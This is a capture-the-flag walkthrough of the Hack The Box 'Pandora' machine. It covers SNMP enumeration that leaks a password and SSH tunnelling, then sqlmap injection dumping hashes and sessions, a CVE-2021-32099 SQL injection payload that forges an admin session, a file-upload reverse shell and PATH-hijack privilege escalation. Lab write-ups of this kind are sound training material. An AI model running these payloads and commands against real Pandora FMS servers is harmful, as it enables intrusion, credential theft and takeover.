# Pandora - MuhammedAliSh (Hikari)

1. Enumeration
    a. First we can use rustscan which scans all tcp ports (65535) in less time than nmap
        i. rustscan -a 10.10.11.136 -r 1-65535
            1. only found two ports open: 22 for ssh & 80 for http

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

    b. We ran nmap on both ports

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-favicon: Unknown favicon MD5: 115E49F9A03BB97DEB840A3FE185434C
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

    c. After a lot of enumeration on both ports, we find nothing interesting, So we thing about finding more ports (UDP)
    d. You could use nmap top 1000 udp ports, but It takes a lot of time >> anyway it found port 161 is open

```
└─$ sudo nmap -sU $ip -v
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-21 08:37 EDT
Initiating Ping Scan at 08:37
Scanning 10.10.11.136 [4 ports]
Completed Ping Scan at 08:37, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:37
Completed Parallel DNS resolution of 1 host. at 08:37, 0.00s elapsed
Initiating UDP Scan at 08:37
Scanning 10.10.11.136 (10.10.11.136) [1000 ports]
Increasing send delay for 10.10.11.136 from 0 to 50 due to max_successful_tryno in
crease to 4
Increasing send delay for 10.10.11.136 from 50 to 100 due to max_successful_tryno
increase to 5
Increasing send delay for 10.10.11.136 from 100 to 200 due to max_successful_tryno
 increase to 6
Increasing send delay for 10.10.11.136 from 200 to 400 due to max_successful_tryno
 increase to 7
Increasing send delay for 10.10.11.136 from 400 to 800 due to max_successful_tryno
 increase to 8
UDP Scan Timing: About 4.32% done; ETC: 08:49 (0:11:27 remaining)
Increasing send delay for 10.10.11.136 from 800 to 1000 due to 11 out of 35 droppe
d probes since last increase.
UDP Scan Timing: About 7.18% done; ETC: 08:52 (0:13:09 remaining)
Discovered open port 161/udp on 10.10.11.136
```

e. For getting a faster way, I searched for most common UDP open ports and found this article https://www.speedguide.net/ports_common.php

f. I copied the udp ports and used sed and awk to make a suitable list of ports for nmap

```
161,123,53,500,111,137,69,5353,12203,9987,9300,1029,27960,64738,28960,13777,27910,7159,34297,23000,13,19,9905,27003,8888,3784,1984,10024,445
```

g. and found one open which is 161 for snmp

```
Nmap scan report for ip-10-10-11-136.eu-central-1.compute.internal (10.10.11.136)
Host is up (0.032s latency).
Not shown: 40 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
123/udp   closed ntp
161/udp   open   snmp
500/udp   closed isakmp
520/udp   closed route
1029/udp  closed solid-mux
1984/udp  closed bb
7777/udp  closed cbt
27910/udp closed quake2
28960/udp closed unknown
50437/udp closed unknown
```

2. Exploiting SNMP

a. I followed Hacktricks cheat sheet for snmp ports 161,162 pentesting:

i. ttps://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp

ii. Just ran nmap and snmpwalk:

1. sudo nmap -sU -p161 —script snmp-* 10.10.11.136

a. after founding public community string “public”, I used snmpwalk for easier enum

iii. snmpwalk -v 1 -c public 10.10.11.136 | tee snmpwalk.txt

1. I found those strings from snmpwalk

```
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
```

2. I also found daniel password in snmpwalk dumped processes

```
iso.3.6.1.2.1.25.4.2.1.5.805 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.818 = STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_c
heck -u daniel -p HotelBabylon23'"
iso.3.6.1.2.1.25.4.2.1.5.824 = STRING: "-f"
iso.3.6.1.2.1.25.4.2.1.5.827 = STRING: "-k start"
```

3. Nmap also would have found it:

a. sudo nmap -sU -p161 --script snmp-* 10.10.11.136 -oN nmap-snmp.txt

```
┌──(kali㉿kali)-[~/ctf/htb/machines/pandora]
└─$ cat nmap-snmp.txt| grep "HotelBabylon23"
|     Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBab
ylon23'
|     Params: -u daniel -p HotelBabylon23
|     Params: -c /usr/bin/host_check -u daniel -p HotelBabylon23
|     Params: -u daniel -p HotelBabylon23
```

4. I tried to login with these credentials with SSH and It succeded

```
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
```


3. Lateral movement:

a. After running Linpeas and reading through the results, I found there is a lot of website files and folders, but I can’t access them directly from My machine. I thought about port redirecting using SSH, but I had no idea which port is running these websites.

b. Here comes the idea of using ssh dynamic tunnel. If you don’t know what is ssh dynamic tunnel, you can learn about it from here: https://www.youtube.com/watch?v=E-_TRQ7bQos

i. Here is a simple config:


1. ssh -D 1234 daniel@10.10.11.136 #this will login to ssh and open tunnel at port 1234 on our machine that redirects any traffic going through that port into pandora machine
    a. enter the password in the open prompt: HotelBabylon23
2. add a new proxy in Foxy Proxy with these configs
    a. use SOCKS5 in the proxy type




3. And to access it from terminal
    a. add a line in the end of file /etc/proxychains.conf and comment socks4 first

```
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  127.0.0.1 1234  daniel  HotelBabylon23
```

ii. This is the website




iii. this is its version

1. `v7.0NG.742_FIX_PERL2020`
2. I found some exploits about pandora 742 like sql injection

iv. And after configuring the proxychain now I can use sqlmap like this:

1. proxychains sqlmap http://localhost/pandora_console/include/chart_generator.php?session_id=a -p session_id —dbs

```
available databases [2]:
[*] information_schema
[*] pandora
```

2. proxychains sqlmap http://localhost/pandora_console/include/chart_generator.php?session_id=a -p session_id -D pandora --tables
    a. this is an interesting table

```
tnotification_source_user
tnotification_user
torigen
tpassword_history
tperfil
tphase
tplanned_downtime
tplanned_downtime_agents
tplanned_downtime_modules
tplugin
tpolicies
tpolicy_agents
```

3. proxychains sqlmap http://localhost/pandora_console/include/chart_generator.php?session_id=a -p session_id -D pandora -T tpassword_history --dump

```
+---------+---------+---------------------+----------------------------------+---------------------+
| id_pass | id_user | date_end            | password                         | date_begin          |
+---------+---------+---------------------+----------------------------------+---------------------+
| 1       | matt    | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc | 2021-06-11 17:28:54 |
| 2       | daniel  | 0000-00-00 00:00:00 | 76323c174bd49ffbbdedf678f6cc89a6 | 2021-06-17 00:11:54 |
+---------+---------+---------------------+----------------------------------+---------------------+
```

v. Cracking this password with john


```
┌──(kali㉿kali)-[~/ctf/htb/machines/pandora]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2022-02-27 08:09) 0g/s 3640Kp/s 3640Kc/s 3640KC/s  fuckyooh21.
.*7¡Vamos!
Session completed.
```

vi. this password didn't helped much so, I moved into another table "tsession_php"

```
| fqd96rcv4ecuqs409n5qsleufi | NULL
        | 1638786762  |
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel";
        | 1638783230  |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;
        | 1638796349  |
| gf40pukfdinc63nm5lkroidde6 | NULL
        | 1638786349  |
| heasjj8c48ikjlvsf1uhonfesv | NULL
        | 1638540345  |
| hsftvg6j5m3vcmut6ln6ig8b0f | id_usuario|s:6:"daniel";
```


g4e01qdgk36mfdh90hvcc54umq

vii. and copied the session and pasted it in the session cookie >> I got dashboard as user matt




c. Reverse shell as Matt:

i. But it needed password, so going to the matt profile I could change the password like this




d. But after all this work, I found that matt doesn't has all the capabilities in the dashboard, So I tried to get admin dashboard

e. After a lot of search I found this one:

   i. And this is the poc: https://github.com/ibnuuby/CVE-2021-32099

   ii. or https://sploitus.com/exploit?id=64F47C34-B920-525E-80F3-B416C84DA936&utm_source=rss&utm_medium=rss

   iii. here is the payload:

      1. http://localhost `/pandora_console/include/chart_generator.php?session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20endof%20%20--%20endof`

   iv. This exploit made us change login with the admin account without knowing the password, so now we're logged in and the website changed the cookie for the admin account


   v. g4e01qdgk36mfdh90hvcc54umq >> this is the admin current session


f. Going to the home page of the pandora console we find that we are admin, now we try to find a way to get RCE

g. Then I found a PHP file upload vulnerability to RCE

   i. https://www.youtube.com/watch?v=qmk80IP5G0k

h. Go to Admin Tools > File Manager >>> upload you shell






i. get a shell as matt

```
└─$ nc -vlp 3333
listening on [any] 3333 ...

connect to [10.10.16.22] from 10.10.11.136 [10.10.11.136] 33724
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
 14:10:08 up 10:12,  5 users,  load average: 0.00, 0.05, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/0    10.10.14.5       12:56   15:28   0.07s  0.07s -bash
daniel   pts/3    10.10.14.62      11:26    2:44m  0.01s  0.01s -bash
daniel   pts/4    10.10.14.67      12:51    1:18m  0.03s  0.03s -bash
daniel   pts/5    10.10.16.22      12:53    1:04m  0.05s  0.05s -bash
daniel   pts/6    10.10.16.22      13:02   21:21   0.02s  0.02s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ $ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
```

j. And got the user flag

```
$ pwd
/home/matt
$ ls
user.txt
$ wc user.txt
 1  1 33 user.txt
```

4. Privilege escalatino

a. I generated ssh keys and used it to get a better shell

i. ssh-keygen #to generate new key


ii. and pasted the public key in /home/matt/.ssh

```
matt@pandora:/home/matt/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCyYOQmDS
IRSXCYtO5A3SEEUD3FWvC79Bc8/gg2vV+cg32×29C4EH94l+yFPdZVufH/mTbV/X5tSJU2UGDrvJp+3Tnb
vMveuAmDxm3l1ibczwEbu+5JwAlpC4rE0CH68Ftj4IpRyDlOTmEogF934×0coqfRPzJ5L6Gk3fGb3Tu1/r
Md5NeKg3T0/p3dqVnmKFBAreevJEOKWM3EoBPfaProJyhFiEt1GnYk8XaqIKmbpxPRtDuzJjbF2ZDqMkYw
Gamzda2pQI9lQoKP+zomAx+T1LJYXrY4EYngBtmz5MNlRFtK4dZ9uQy0Iq8KVvc1zq7FX4lJcgccuIX3ND
lanbfZZaenvzMW9dAbT+ThlCEyUlX9wansXHNtzYh3+JpHgNXDkP9NPvk3oZW+lTrrTFDnEmt1pvn1SNAc
UfcluCvyhnglOWJZU49K57XrndFCP/u/apjhURH9GRWjHJ4wGm/KNaA6zEn3eBp/4gvoo8bBZexSksDeYl
J/ap+rhKeJYbU= kali@kali" > authorized_keys
<xSksDeYlJ/ap+rhKeJYbU= kali@kali" > authorized_keys
```

iii. Running linpeas again I found file > /usr/bin/pandora_backup

iv. getting that file to my machine and using strings on it, I found it is using tar command without specifying the PATH. This is a PATH Hijacking vulnerability.

v. I made a new tar file, gave it execute permissions and edited my path so that it points to the directory where my tar file first




5. Notes:
    a. editting path vairable to privesc won't work without a proper sherll
    b. putting you public key in authorized_keys >> just copy the whole key even with kali@kali